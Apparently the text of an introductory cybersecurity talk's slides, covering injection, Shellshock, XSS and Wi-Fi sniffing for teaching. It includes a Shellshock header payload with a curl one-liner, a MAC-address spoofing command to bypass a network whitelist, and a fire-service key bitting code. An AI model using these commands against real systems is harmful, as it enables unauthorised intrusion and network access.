Cyber Security

whatever that means

Intro

Terminology

- Cyber Security
- Vulnerability
- Exploit
- 0-day
- Payload
- The Many Hats of Hacking

ALICE

Mallory

BOB


Cyber Security

- Frontend
  - XSS
- Backend
  - SQL Injection
  - Shellshock
- Network
  - Wi-Fi

Security Through Obscurity

the use of secrecy of design or implementation to provide security

Yale 2642 NYC Fire Service Key



Yale 2642 NYC Fire Service Key

Bitting Code

2 - 6 - 4 - 2 - 0

The reality of security is mathematical, based on the probability of different risks and the effectiveness of different countermeasure... Security is also a feeling, based on individual psychological reactions to both the risks and the countermeasures. And the two things are different:
You can be secure even though you don't feel secure, and you can feel secure even though you're not really secure.”

– Bruce Schneier, Cryptographer

“Users are assholes.”

– Me

Injection

- User Input
- How are queries are made?
- Attacks: Infiltrate, then Elevate
- $10,000 bounty for a Google Product

SQL Injection Demo

Shellshock

Shellshock

- Exploits Bash Function Declarations
- Users can insert malicious code
- Code is sent through HTTP requests in Headers

HTTP Headers

```
host:www.google.com
method:GET
path:/search?q=gallifrey
version:HTTP/1.1
accept:text/html,application/xhtml+xml,application/xml
accept-encoding:gzip,deflate,sdch
accept-language:en-US,en;q=0.8
user-agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5)…


host:www.google.com
method:GET
path:/search?q=gallifrey
version:HTTP/1.1
accept:text/html,application/xhtml+xml,application/xml
accept-encoding:gzip,deflate,sdch
accept-language:en-US,en;q=0.8
user-agent:() { test;};/usr/bin/touch /var/www/html/data
```

Death via CURL

```
curl -A '() { test;};/usr/bin/touch /var/www/html/data' \
http://example.com/cgi-bin/home.cgi
```

Demo

Wireless

Wi-Fi Broadcasting


- Omnidirectional
- Who is listening?
- Visualization

Tools

- Kismet (KisMac)
- Wireshark
- arp, nmap, arpscan

Free WiFi!!!!!1

- Whitelists
- arpscan -l



```
1 10.0.2.180  c4:54:44:3b:8b:90  QUANTA COMPUTER INC.
2 10.0.2.50   00:16:eb:25:82:f4  Intel Corporate
3 10.0.2.234  c4:54:44:3b:8b:90  QUANTA COMPUTER INC.
4 10.0.2.118  10:40:f3:88:8c:46  Apple, Inc.
5 10.0.2.115  f4:09:d8:5f:0d:10  (Unknown)
6 10.0.2.19   e0:f8:47:31:55:32  Apple, Inc.
```

Free WiFi!!!!!1

```
sudo ifconfig en0\
lladdr e0:f8:47:31:55:32
```

Questions

Alex Flores

@4lex

Project

Cross-site Scripting (XSS)

https://xss-game.appspot.com/